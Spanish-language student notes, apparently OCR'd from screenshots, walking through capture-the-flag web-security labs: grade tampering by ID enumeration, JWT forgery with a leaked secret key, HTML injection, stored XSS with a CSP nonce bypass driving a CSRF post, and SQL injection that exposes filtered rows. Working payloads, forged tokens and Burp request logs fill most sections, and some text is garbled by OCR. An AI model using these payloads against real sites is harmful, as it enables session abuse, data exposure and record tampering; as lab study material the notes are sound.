Moreno, Lautaro	560876	<input type="text" value="7.0"/> <button>Guardar</button>
Navarro, Isabella	564622	<input type="text" value="9.0"/> <button>Guardar</button>
Pérez, Mateo	561200	<input type="text" value="10.0"/> <button>Guardar</button>
Rivas, Catalina	564015	<input type="text" value="1.0"/> <button>Guardar</button>
Romero, Julián	561543	<input type="text" value="5.0"/> <button>Guardar</button>
Ruiz, Santiago	564872	<input type="text" value="9.0"/> <button>Guardar</button>
Sosa, Benjamín	564100	<input type="text" value="10"/> <button>Guardar</button>
Torres, Emma	560321	<input type="text" value="2.0"/> <button>Guardar</button>
Vega, Mía	561987	<input type="text" value="10.0"/> <button>Guardar</button>

```

Request
Pretty Raw Hex
1 POST /home/ HTTP/2
2 Host: chl-645f4561-595e-4346-81a0-06ac9cb114c5-notas-universitarias.softwareseguro.com.ar
3 Cookie: _ga=GAI.1.860723446.175770344; _gat_MRE2ZTPJ4Q=GS2.1.s1758210041s02g0st1758210042$; j59$10$h0; sessionid=flohi3u5s0gztbhi48zcosfb3kts2t11; tabstyle=html-tab; access_token=j59$10$h0; eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9eyJhdHb2t1b190eXBlj1oiYWhNjZXNzIiwiZXhvijoxNzU4Mzk0NjISLCJpYXQiOjE3NTgzMDgyMjksImp0aS16ImUyYmV1MWfmZGQ4YzRhhmI4YThiMViVYmT2YT2nNVYiIividXNlc19pZC16MTAvfQ.Wj7kxsBynfNjSc1WPui1HFVuKObIL8-v1leMlabxo0; refresh_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9eyJhdHb2t1b190eXBlj1oicmVmcmVzaC1sImV4cCI6NDqMjIyOSwiaWF0IjoxNzU4MzA4MjISLCJqdGRi01I2ZDf12jIYWW1OTYON2V1ODdiYzhmICNkYmEzOTQOYiisInVzZXJfaQ1oEvMHO.a_VLCg84uTchbRcErQ3sP0z9AM_AcjNpnyEvWTQNQ; csrfToken=1MHT1GzjImCmqnqXm19KC5p3acj1HO
4 Content-Length: 121
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A-Brand";v="24", "Chromium";v="140"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: es-ES,es;q=0.9
10 Origin: https://chl-645f4561-595e-4346-81a0-06ac9cb114c5-notas-universitarias.softwareseguro.com.ar
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://chl-645f4561-595e-4346-81a0-06ac9cb114c5-notas-universitarias.softwareseguro.com.ar/home/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, l
22
23 csrfmiddlewaretoken=BzIY3xrYhs1NedElUMSFvgIkpS7K3AUMJJ1vMoXnqDdPSpUh7W4duqafEL7cc8rq&materia_id=7&estudiante_id=8&nota=10

```

Identificamos que el id del estudiante es 8 y el id de la materia es 7, como queremos probar con todas las materias vamos hacer un ataque

```
csrfmiddlewaretoken=BzIY3xrYhs1NedElUMSFvgIkpS7K3AUMJJ1vMoXnqDdPSpUh7W4duqafEL7cc8rq&materia_id=7&estudiante_id=8&nota=10
```

Click derecho y presionamos Sent to Intruder

15:57:21 19 Sep ... HTTP → Request	POST https://chl-645f4561-595e-4346-81a0-06ac9cb114c5-notas-universitarias.softwareseguro.com.ar/home/
Request	
Pretty Raw Hex	
1 POST /home/ HTTP/2	
2 Host: chl-645f4561-595e-4346-81a0-06ac9cb114c5-notas-universitarias.softwareseguro.com.ar	
3 Cookie: _ga=GAI.1.860723446.175770344; _gat_MRE2ZTPJ4Q=GS2.1.s1758210041s02g0st1758210042\$; j59\$10\$h0; sessionid=flohi3u5s0gztbhi48zcosfb3kts2t11; tabstyle=html-tab; access_token=j59\$10\$h0; eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9eyJhdHb2t1b190eXBlj1oiYWhNjZXNzIiwiZXhvijoxNzU4Mzk0NjISLCJpYXQiOjE3NTgzMDgyMjksImp0aS16ImUyYmV1MWfmZGQ4YzRhhmI4YThiMViVYmT2YT2nNVYiIividXNlc19pZC16MTAvfQ.Wj7kxsBynfNjSc1WPui1HFVuKObIL8-v1leMlabxo0; refresh_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9eyJhdHb2t1b190eXBlj1oicmVmcmVzaC1sImV4cCI6NDqMjIyOSwiaWF0IjoxNzU4MzA4MjISLCJqdGRi01I2ZDf12jIYWW1OTYON2V1ODdiYzhmICNkYmEzOTQOYiisInVzZXJfaQ1oEvMHO.a_VLCg84uTchbRcErQ3sP0z9AM_AcjNpnyEvWTQNQ; csrfToken=1MHT1GzjImCmqnqXm19KC5p3acj1HO	
4 Content-Length: 121	
5 Cache-Control: max-age=0	
6 Sec-Ch-Ua: "Not-A-Brand";v="24", "Chromium";v="140"	
7 Sec-Ch-Ua-Mobile: ?0	
8 Sec-Ch-Ua-Platform: "Windows"	
9 Accept-Language: es-ES,es;q=0.9	
10 Origin: https://chl-645f4561-595e-4346-81a0-06ac9cb114c5-notas-universitarias.softwareseguro.com.ar	
11 Content-Type: application/x-www-form-urlencoded	
12 Upgrade-Insecure-Requests: 1	
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36	
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
15 Sec-Site: same-origin	
16 Sec-Fetch-Mode: navigate	
17 Sec-Fetch-User: ?1	
18 Sec-Fetch-Dest: document	
19 Referer: https://chl-645f4561-595e-4346-81a0-06ac9cb114c5-notas-universitarias.softwareseguro.com.ar/home/	
20 Accept-Encoding: gzip, deflate, br	
21 Priority: u=0, l	
22	
23 csrfmiddlewaretoken=BzIY3xrYhs1NedElUMSFvgIkpS7K3AUMJJ1vMoXnqDdPSpUh7W4duqafEL7cc8rq&materia_id=7&estudiante_id=8¬a=10	

Modificamos el id de la materia que es 7 y ponemos ADD

The screenshot shows the Sniper attack interface. At the top, there's a dropdown labeled "Sniper attack" and a red "Start attack" button. Below that, the target URL is set to <https://chi-645f4561-595e-4346-81a0-06ac9cb114c5-notas-universitarias.softwareseguro.com.ar>. There are buttons for "Positions", "Add ⌂", "Clear ⌂", and "Auto ⌂". The "Payloads" panel on the right has the following settings:

- Payload position: All payload positions
- Payload type: Numbers
- Payload count: 50
- Request count: 50
- Payload configuration: This payload type generates numeric payloads within a given range and in a specified format.
- Number range: Type: Sequential (radio button selected), From: 1, To: 50, Step: 1, How many: 50.
- Number format: Base: Decimal (radio button selected), Min integer digits: 0, Max integer digits: 2, Min fraction digits: 0, Max fraction digits: 0.
- Examples: Shows values 1 and 21.

Y aca modifique el tipo de dato en **Payload type** poniendo **Numbers** y que sea desde **From 1 a To 50** para abarcar la mayor cantidad de ids. Para ver si alguno coincide

This screenshot shows the "Payloads" configuration dialog. It includes sections for "Payload position", "Payload type", "Payload count", and "Request count". Below these is a "Payload configuration" section with the following details:

- Number range:** Type: Sequential (radio button selected), From: 1, To: 50, Step: 1, How many: 50.
- Number format:** Base: Decimal (radio button selected), Min integer digits: 0, Max integer digits: 2, Min fraction digits: 0, Max fraction digits: 0.

Mis Materias y Notas

GANASTE: 660b416167e7fd839bc06c61bb5a184b

Materia	Nota
Álgebra y Geometría Analítica	10.00
Análisis Matemático I	10.00
Física I	10.00
Química	10.00
Sistemas de Representación	10.00
Análisis Matemático II	10.00
Física II	10.00

660b416167e7fd839bc06c61bb5a184b

La conclusión es que todo eso que te da del token y demás es solo para confundir ya que no lo utilizamos. Pudimos entrar a la lista negra con el POST pero no sirvió de nada

Django REST framework

Token Refresh

Token Refresh

Takes a refresh type JSON web token and returns an access type JSON web token if the refresh token is valid.

OPTIONS

POST /api/token/refresh/

HTTP 400 Bad Request
Allow: POST, OPTIONS
Content-Type: application/json
Vary: Accept

```
{  
    "refresh": [  
        "This field is required."  
    ]  
}
```

Raw data HTML form

Refresh eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBIIjoicmVmcmVzaC1sImV4cCI6NDg2NjEyODQwOCwiaWF0IjoxNzQ0L
This field is required.

POST

Tokens

Desafío 15 - Consultas Multas (falta hacer)

```
Request
Pretty Raw Hex
1 POST /enviar_comentario/ HTTP/2
2 Host: chl-6filaf7-90bd-4919-a6a8-d50f960dc7fe-consulta-multas.softwareseguro.com.ar
3 Cookie: _ga=GA1.1.8E0723446.1757703434; _ga_MR6ZT9EJ4Q=GS2.1.11759C31024$03&g1st1759232417$j51$10$h0; auth=YyJuXAi0iJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJcI2VyX2lkIjoxLCJic2VybmFtZSI6ImlnbmFjaW9fMTIzQHlvcGliaWwuY29tIiwib3JpZ19pYXQiOjE3NTkyMjI3NTB9.N4tTm16pRowI-gmhvY2RmEiVHFhk3e6Jgnkf9d9kg
4 Content-Length: 13
```

En <https://www.jwt.io/> pegamos el token y nos muestra su contenido

Esta es la parte de JWT Decoder

The screenshot shows the jwt.io interface with a JSON Web Token (JWT) input field containing a long string of characters. The token is valid and has an HS256 signature.

Encoded Value:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJcI2VyX2lkIjoxLCJic2VybmFtZSI6ImlnbmFjaW9fMTIzQHlvcGliaWwuY29tIiwib3JpZ19pYXQiOjE3NTkyMjI3NTB9.N4tTm16pRowI-gmhvY2RmEiVHFhk3e6Jgnkf9d9kg
```

Decoded Header:

```
{"typ": "JWT", "alg": "HS256"}
```

Decoded Payload:

```
{"user_id": 1, "username": "ignacio_123@yopmail.com", "exp": 1759827550, "email": "ignacio_123@yopmail.com", "orig_iat": 1759222750}
```

This screenshot shows the same jwt.io interface but with a dark background. The token and its decoded parts are visible.

Decoded Header:

```
{"typ": "JWT", "alg": "HS256"}
```

Decoded Payload:

```
{"user_id": 1, "username": "ignacio_123@yopmail.com", "exp": 1759827550, "email": "ignacio_123@yopmail.com", "orig_iat": 1759222750}
```

Charlando con Geminis, dentro de todas las peticiones que hay me dijo que era muy importante la SECRET KEY que me da como respuesta esta petición.

```
Request
Pretty Raw Hex
1 GET /jsonp/?callback=procesarDatos HTTP/2
2 Host: chl-965ac888-8dd4-414e-a4d5-45e28e29de2f-consulta-multas.softwareseguro.com.ar
3 Cookie: _ga=GAI.1.860723446.1757703434; _ga_MR6ZT8PJ4Q=GS2.1.s1758218041$o2$g0$t1758218042$j59$10$h0; auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoxLCJ1c2VybmFtZSI6ImlnbmFjaW9fMTIzQHlvcG1haWwuY29tIiwiZXhwIjoxNzU5ODI3NTUwLCJlbWFpbCI6ImlnbmFjaW9fMTIzQHlvcG1haWwuY29tIiwiib3JpZ19pYXQiOjE3NTkyMjI3NTB9.N4tTm16pRowI-gmhvy2RmEivFH7kk3e6JgnkLf9d9kg
4 Purpose: prefetch
5 Sec-Purpose: prefetch
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-Mode: no-cors
8 Sec-Fetch-Dest: script
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: es-ES,es;q=0.9
12 Priority: u=4, i
13
14 |
```

Por lo general esto se encuentra en JavaScript o HTML

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Tue, 30 Sep 2025 09:24:16 GMT
3 Content-Type: text/javascript
4 Server: cloudflare
5 Nel: {"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}
6 X-Frame-Options: SAMEORIGIN
7 Cf-Cache-Status: DYNAMIC
8 Access-Control-Allow-Origin: *
9 Report-To:
  {"group": "cf-nel", "max_age": 604800, "endpoints": [{"url": "https://a.nel.cloudflare.com/report/v4?s=MHNy6o1Ivq8tsOsV9%2FZlNB9GEMteraT%2Bhq5adDghnGHv0%2Bmwcfzx17LQHTgISgxIQld12Z00fTa6y5Bk0gWVxSOePoq2rxOQ%2FXK3bhNaroVlrHvtZETtMctlhT5imABtrgYIQtygI3Pn9qbncsD4h66OPJjT2oe%2BR%2BGu9Pg7aCE83k9zQxifu5uM89I%3D"}]}
10 Cf-Ray: 9872aa95e8b11e84-EZE
11 Alt-Svc: h3=":443"; ma=86400
12
13 procesarDatos({
    "MODO_DESARROLLO": false, "LANGUAGE_CODE": "en-us", "TIME_ZONE": "UTC",
    "USE_I18N": true, "USE_L10N": true, "USE_TZ": true, "SECRET_KEY": "123456@pz*+2p(e10(n7891"
  })
})
```

123456@pz*+2p(e10(n7891

Razón del Interés

- JSONP (JSON with Padding):** El uso de JSONP es un mecanismo de comunicación antiguo que se utiliza para evadir la política de *same-origin* (mismo origen), lo cual lo hace históricamente propenso a problemas de seguridad (aunque no necesariamente una vulnerabilidad directa aquí).
- Consulta de Datos:** Este *endpoint* casi siempre se usa para consultar datos de usuario (como el perfil o el estado de la sesión).
- El Token `auth`:** Esta petición está enviando el token `auth` en las *cookies*:

```
auth = eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJ1c2VyX2lkIjoxLCJ1c2V
```

El token JWT se divide en tres partes separadas por puntos (.):

Parte	Valor Codificado
-------	------------------

1: Header eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9

2: eyJ1c2VyX2lkIjoiSS_ID_DE_ADMIN

**Payload
(Cuerpo)** §§IiwidXNlcm5hbWUiOiJhZG1pbmlzdHJhZG9yX211bHRhc0B5b3BtYWlsLmNvbSIsImV4cC

3: sTzKk_7-tK1jT_t8R3RjB_0I6Ea8U1-0A5gA4d9zU-8

Signature

 Exportar a Hojas de cálculo

Entró a la parte de JWT Encoder para poder crear un token.

Entonces ahora cambio el correo por el que me indicaba el enunciado, el usuario puse el 2 pero despues probe poniendo otros valores e igual funciona y la Firma cambió por la SECRET KEY que encontre

The screenshot shows the JWT Encoder interface with three main sections: Header, Payload, and Sign. The Header section contains a valid header object with 'typ': 'JWT' and 'alg': 'HS256'. The Payload section contains a valid payload object with user details: user_id: 2, username: 'administrador_multas@yopmail.com', exp: 1759827550, email: 'administrador_multas@yopmail.com', and orig_lat: 1759222750. The Sign section contains a valid secret key: 123456@pz**+2p(e10(n7891. The resulting JSON Web Token is displayed in the JSON WEB TOKEN section, showing a long string of characters starting with eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6ImFkbWluaXN0cmFkb3JfbXVsdGFzQHlvcG1haWwuY29tliwiZXhwIjoxNzU5ODI3NTUwLCJlbWFpbCI6ImFkbWluaXN0cmFkb3JfbXVsdGFzQHlvcG1haWwuY29tliwb3JpZ19pYXQiOjE3NTkyMjI3NTB9.AWkUqOHEHVqkBQg0cZ6M5nUNPiUVMxaCSCBMjNFjTlo. A 'COPY' button is visible in the top right corner of the token area.

Token generado el cual pego en el **auth** cuando envio el GET perfil/

También se puede modificar sino desde el inspeccionar en la parte de Cookies

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6ImFkbWluaXN0cmFkb3JfbXVsdGFzQHlvcG1haWwuY29tliwiZXhwIjoxNzU5ODI3NTUwLCJlbWFpbCI6ImFkbWluaXN0cmFkb3JfbXVsdGFzQHlvcG1haWwuY29tliwb3JpZ19pYXQiOjE3NTkyMjI3NTB9.AWkUqOHEHVqkBQg0cZ6M5nUNPiUVMxaCSCBMjNFjTlo

SOS ADMINISTRADOR.

SUPERASTE EL DESAFÍO. CÓDIGO: e470ca488c867e223fb

Bienvenido Ignacio a su perfil multas no pagadas.

Identificador	Fecha y hora	Provincia
356200	10/10/2017 17:40	Córdoba
442344	01/02/2018 17:40	Córdoba
452355	05/08/2018 17:40	Córdoba

e470ca488c867e223fb

XSS

Desafío 6 - Búsqueda de usuarios

The screenshot shows a web application interface for searching users. At the top, there is a search bar with the placeholder "Buscar ..." and a blue "Buscar" button. Below the search bar, the word "Usuarios" is displayed. A table follows, with a header row in blue containing "ID", "Username", and "Email". The data rows are as follows:

ID	Username	Email
1	juanlopez	jlopez@gmail.com
2	pablogomez	pgomez@gmail.com
3	marifernandez	mfernandez@gmail.com
4	marcosgomez	mgomez@gmail.com

Le mando un HOLA por el input y veo que eso ya lo pone en h5 que es el tamaño del título

Request

```
Pretty Raw Hex
7 Accept-Language: es-ES,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://chl-29f3035d-5bae-451c-a637-ad7653f2ccdd-busqueda-usuarios.softwareseguro.com.ar/?search=
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
Pretty Raw Hex Render
100 <input type="submit" value="Buscar">
101 </form>
102 </div>
103 <div>
104
105 <h5>
106   Búsqueda: HOLA
107 </h5>
108
109 <table style="border-width: 1px">
110   <thead>
   <th>
     ID
   </th>
```

Entonces pruebo enviar lo que me pide el ejercicio poniendo un `<hr>` que sería para la línea

`test</h5>`
`<hr>`
`<h5>HACKED</h5>`

The screenshot shows the search interface again. The search bar contains the injected payload: "test</h5> <hr> <h5>HACKED</h5>". To the right of the search bar is a blue "Buscar" button. Below the search bar, the word "Usuarios" is displayed.

Y listo cocinado

Buscar ... Buscar

Búsqueda: test

HACKED

Ganaste: a24fc443b7c617783d96417a4f9929dc

ID	Username	Email
----	----------	-------

a24fc443b7c617783d96417a4f9929dc

Acá le pedí a chat que explique un poco más pero parece muy sencillo este ejercicio porque te deja insertar mucho código html y ni tira error.

El texto que envías aparece interpolado dentro de un <h5> como: <h5> Búsqueda: {tu_input} </h5>. Eso te permite cerrar la etiqueta actual e **inyectar nuevas etiquetas HTML** para que el backend te devuelva exactamente la estructura requerida (la línea horizontal y la palabra HACKED centrada).

Buscar ... Buscar

Búsqueda: test

hola

test

hola

test

hola

test

Desafío 7 - El blog de Pepe (HackLab 2023)

(este realizó el profe con el siguiente script, podríamos ver de vuelta e intentar ver como lo hizo para pensarlo así)

Hola, dejo comentario malicioso

```
<script>
```

```
function enviarComentario() {  
    var usuario = document.getElementById("nombre_usuario").innerText;  
    if (usuario != "teny") {  
        document.getElementsByName("txtComentario")[0].value = "Voy a derogar la ley 1542-A";  
        document.getElementsByName("btnEnviar")[0].click();  
    } else {  
        console.log("Soy teny y no envio el comentario");  
    }  
}
```

```
window.addEventListener("load", enviarComentario);
```

```
</script>
```

Usuario logueado: teny [cerrar sesión]

El blog de Pepe

Por favor, escriba lo que necesita...

Petición:

Enviar

Comentarios realizados

GANASTE: c4c309a13c8fc4c5f48e72e4154dc812

Usuario: teny.

Hola, dejo comentario malicioso

Usuario: pepe

Voy a derogar la ley 1542-A

c4c309a13c8fc4c5f48e72e4154dc812

Desafío 8 - El blog de Pepe segurizado

La Nueva Estrategia: Explotación del Nonce (XSS + CSRF)

Dado que el XSS *inline* (`onerror`, `onmouseover`) está bloqueado por el CSP, la única forma de ejecutar código JavaScript es **inyectar una nueva etiqueta `<script>` que utilice el `nonce` válido** que aparece en el código fuente.

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>El blog de Pepe</title>
    <meta charset="utf-8" />
    |   <meta http-equiv="Content-Security-Policy" content="script-src 'self' https://pepe.com/*; object-src 'self' https://pepe.com/*; style-src 'self' https://pepe.com/*; font-src 'self' https://pepe.com/*; img-src 'self' https://pepe.com/*; frame-src 'self' https://pepe.com/*; media-src 'self' https://pepe.com/*; form-src 'self' https://pepe.com/*; script-src 'nonce-NDM5OTA=' https://pepe.com/*;"/>
    <link type="text/css" href="css.css" rel="stylesheet"/>
    <script nonce="NDM5OTA=" src="jquery.js">
  </head>
  <body>
```

```
txtComentario=
<script nonce="NDM5OTA=">
  fetch('/comentarios.php', {
    method: 'POST',
    headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
    body: 'txtComentario=Voy+a+derogar+la+ley+1542-A&btnEnviar=Enviar'
  });
</script>&btnEnviar=Enviar
```

El blog de Pepe

Por favor, escriba lo que necesita...

Petición:

Enviar

Comentarios realizados

GANASTE: c4c309a13c8fc4c5f48e72e4154dc812

Usuario: teny

txtComentario= &btnEnviar=Enviar

Usuario: teny

Voy a derogar la ley 1542-A

Usuario: pepe

Voy a derogar la ley 1542-A

c4c309a13c8fc4c5f48e72e4154dc812

Solución 2

```
</textarea></table>
<script nonce="NDM5OTA=>
    // Ejecuta la función cuando el DOM esté listo
    $(document).ready(function() {
        // Datos del POST
        var postData = {
            txtComentario: "Voy a derogar la ley 1542-A",
            btnEnviar: "Enviar"
        };
        // Realiza la petición POST de CSRF
        $.post("/comentarios.php", postData)
            .done(function(data) {
                // Opcional: Redirigir a una página limpia para evitar bucles o dejar evidencia
                window.location.href = "/comentarios.php";
            })
            .fail(function(xhr, status, error) {
                // Opcional: Manejar errores
            });
    });
</script>
```

1. Inyección de Cierre HTML

HTML

```
</textarea></table>
```

- `</textarea>`: Este fragmento es crucial. Asume que el servidor envuelve tu comentario dentro de una etiqueta `<textarea>` (el campo de entrada de texto). Al inyectar `</textarea>`, cierras prematuramente el campo de texto original de la página. Esto "rompe" la estructura HTML de la página, permitiendo que el código que viene a continuación (`<script>`) sea interpretado correctamente por el navegador.
- `</table>`: Similar al anterior, intenta cerrar cualquier etiqueta de tabla (`<table>`) que pudiera estar conteniendo el área de texto, asegurando que el script no quede anidado incorrectamente.

2. Evasión de la Política de Seguridad (CSP)

HTML

```
<script nonce="NDM50TA=">...</script>
```

- `<script>` : Etiqueta estándar para ejecutar código JavaScript.
- `nonce="NDM50TA="` : Este es el componente clave de evasión de la seguridad. La página utiliza una **Política de Seguridad de Contenido (CSP)** estricta, que bloquea la ejecución de scripts que no cumplen con ciertas reglas. Al incluir el atributo `nonce` con el valor exacto (`NDM50TA=`) que el servidor está esperando, estás **engaño** a la **CSP** para que confíe en este `script`, permitiendo su ejecución en el navegador de la víctima.

3. Ejecución del Código jQuery (CSRF)

El script interno utiliza la librería **jQuery** (que se asume ya cargada en la página) para simplificar la manipulación del DOM y las peticiones web.

JavaScript

```
$(document).ready(function() { ... });
```

- Esta función de jQuery se asegura de que el código **solo se ejecute una vez** que el Document Object Model (DOM) de la página esté completamente cargado y listo.

Datos de la Petición

JavaScript

```
var postData = {
    txtComentario: "Voy a derogar la ley 1542-A",
    btnEnviar: "Enviar"
};
```

- Esto define el *payload* de datos que el atacante desea enviar: el **mensaje objetivo** (`"Voy a derogar la ley 1542-A"`) y el nombre del botón de envío (`"Enviar"`), que es requerido por el servidor para procesar el comentario.

Petición POST Forzada

JavaScript

```
$.post("/comentarios.php", postData)
```

- Esta es la acción de **CSRF (Cross-Site Request Forgery)**. Utiliza el método abreviado de jQuery `$.post()` para enviar una **petición HTTP POST** a la ruta de procesamiento de comentarios (`/comentarios.php`) de forma asíncrona (AJAX).
- Esta petición se envía **desde el navegador de la víctima (Pepe)**, por lo que incluye automáticamente su cookie de sesión, haciendo que el servidor la interprete como una acción legítima de Pepe.

Manejo de la Respuesta

JavaScript

```
.done(function(data) {  
    // ...  
    window.location.href = "/comentarios.php";  
})  
.fail(function(xhr, status, error) {  
    // ...  
});
```

- `.done()` : Se ejecuta si la petición POST tiene éxito. Redirige inmediatamente la página a `/comentarios.php`. Esto sirve para **ocultar la evidencia** de la petición AJAX en la consola y, más importante, para **romper cualquier bucle infinito** que pueda haber quedado si la página reintentara cargar el script injectado.
- `.fail()` : Se ejecuta si la petición falla, permitiendo manejar errores de forma limpia (en este caso, no hace nada, que es común en ataques silenciosos).

Resumen del Ataque

En esencia, el script aprovecha dos fallos de seguridad:

1. **Fallo XSS (Inyección)**: El campo de comentarios permite injectar etiquetas HTML y scripts, que se hacen funcionales al evadir la CSP con el `nonce` conocido.
2. **Fallo CSRF (Acción Forzada)**: El script explota la sesión activa de la víctima para realizar una acción **POST** (publicar un comentario) sin su conocimiento ni consentimiento.

Usuario logueado: tony [cerrar sesión]

El blog de Pepe

Por favor, escriba lo que necesita...

Petición:

```
</textarea></table>
<script nonce="NONCE_AQUI">
    // Ejecuta la función cuando el DOM esté listo
    $(document).ready(function() {
        // Datos del POST
        var postData = {
            txtComentario: "Voy a derogar la ley 1542-A",
            btnEnviar: "Enviar"
        };
        // Realiza la petición POST de CSRF
        $.post("/comentarios.php", postData)
            .done(function(data) {
                // Opcional: Redirigir a una página limpia para evitar bucles o dejar evidencia
                window.location.href = "/comentarios.php";
            })
    });
</script>
```

Enviar

Lo que hace este código es que no para de ejecutar la petición

El blog de Pepe

Por favor, escriba lo que necesita...

Petición:

Comentarios realizados

GANASTE: c4c309a13c8fc4c5f48e72e4154dc812

Usuario: tony

Desafío 29 - Blog Hacklab (HackLab 2024)

SQL Injection

Desafío 2 - NSA

Abris el Burp Suite y vas realizando filtrados que son GET. En el cual identificamos que tenemos un parámetro que es Type.

1 GET /backend/index.php?type=3 HTTP/2
2 Host: ch1-548f98db-394f-4eb4-b8e9-39d

Name	Value
type	3

Parámetros que fui probando

type=ABC

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK 2 Date: Sat, 20 Sep 2025 04:24:32 GMT 3 Content-Type: text/html; charset=UTF-8 4 Server: cloudflare 5 Nel: {"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800} 6 X-Powered-By: PHP/7.4.33 7 Report-To: 8 {"group": "cf-nel", "max_age": 604800, "endpoints": [{"url": "https://a.nel.cloudflare.com/report/v4?s=IDs7PuZLp8ELU17Wzfcse3ghOEabNrmVgYCoRTNJj0RqNDszGrrQTKKH14DpEi2BkaKMTAZqHy2BryY3OXzKfLaRfVC2BCSF2ATk3m2FT97rcoYdi1SmSpoKzERVzHUJqc5rggM8McWUfuttaB2BOI6USgnkes2B3B2evc2FhkP2B02EAdU3D"}]} 9 Cf-Cache-Status: DYNAMIC 10 Vary: accept-encoding 11 Access-Control-Allow-Origin: * 12 Cf-Ray: 981e8dc3ec325777-EZE 13 Alt-Svc: h3=":443"; ma=86400 14 Unknown column 'ABC' in 'where clause'			

Unknown column 'ABC' in 'where clause' indica que el valor que mandaste (ABC) se colocó directamente dentro de la cláusula WHERE sin comillas. MySQL intentó interpretarlo como nombre de columna (identificador) y al no existir devolvió ese error.

Implicación: el parámetro **type se inserta sin sanitizar** en la consulta SQL. Eso abre la puerta a inyecciones tipo boolean/time/union etc. Además el motor es **MySQL** (o compatible), por la forma del mensaje.

type=3"

```
HTTP/2 200 OK
Date: Sat, 20 Sep 2025 04:28:07 GMT
Content-Type: text/html; charset=UTF-8
Server: cloudflare
NEL: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
X-Powered-By: PHP/7.4.33
Vary: Accept-Encoding
Report-To:
{"group":"cf-ne1","max_age":604800,"endpoints":[{"url":"https://a.ne1.cloudflare.com/report/v4?s=tOy7I1aV9Onbmabw9EoRBBeQf0yb15f%2BbHoOrCc3E9Xky3ZTxo%2Bi0%2FBbgrW451ZP3LUK1ELv%2BVfok1TALxJZOUrjt5XGt5iZzpN1p7jYd%2B3Kf1Snq149f3Yj7xt%2FEwozg4o2Mx2BI4mz8Z9%2BKhQkM%2FeiZ5jAe%2FpKqZ2C8macv0A%3D"}]}
Cf-Cache-Status: DYNAMIC
Access-Control-Allow-Origin: *
Cf-Ray: 981e930059241e7e-EZE
Alt-Svc: h3=":443"; ma=86400
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND p.id_nivel != (SELECT id FROM niveles WHERE nombre='Top Secret')' at line 6
```

- El backend **construye una cláusula adicional** como `AND p.id_nivel != (SELECT id FROM niveles WHERE nombre='Top Secret')` para **excluir** explicitamente las filas `Top Secret`.
- El fragmento `" AND ...'` sugiere que el valor que se injectó rompió comillas/delimitadores: hay una comilla doble `"` justo antes del `AND` en la consulta final. Es decir, la aplicación puede estar concatenando el parámetro dentro de una expresión que usa **comillas dobles** o una mezcla entre partes citadas y no citadas.

Conclusión práctica: el parámetro `type` se inserta directamente en la consulta y la aplicación añade una condición que excluye `Top Secret`. Nuestro objetivo será **anular esa condición o forzar que se añadan filas con Top Secret** usando inyección.

PARA PODER REALIZAR EL CAMBIO SE DEBE INCLUIR EL PLAIN Y EL ENCODED:

- Plain: `3 OR p.id_nivel = (SELECT id FROM niveles WHERE nombre='Top Secret') --`
- `3%20OR%20p.id_nivel%20%3D%20(SELECT%20id%20FROM%20niveles%20WHERE%20nombre%3D%27Top%20Secret%27)%20--%20`

- Encoded: (esto es lo que hay que copiar al lado del type=)

```
GET /backend/index.php?type=
3 OR p.id_nivel=20 FROM niveles WHERE nombre='Top Secret') -- guro.com.ar
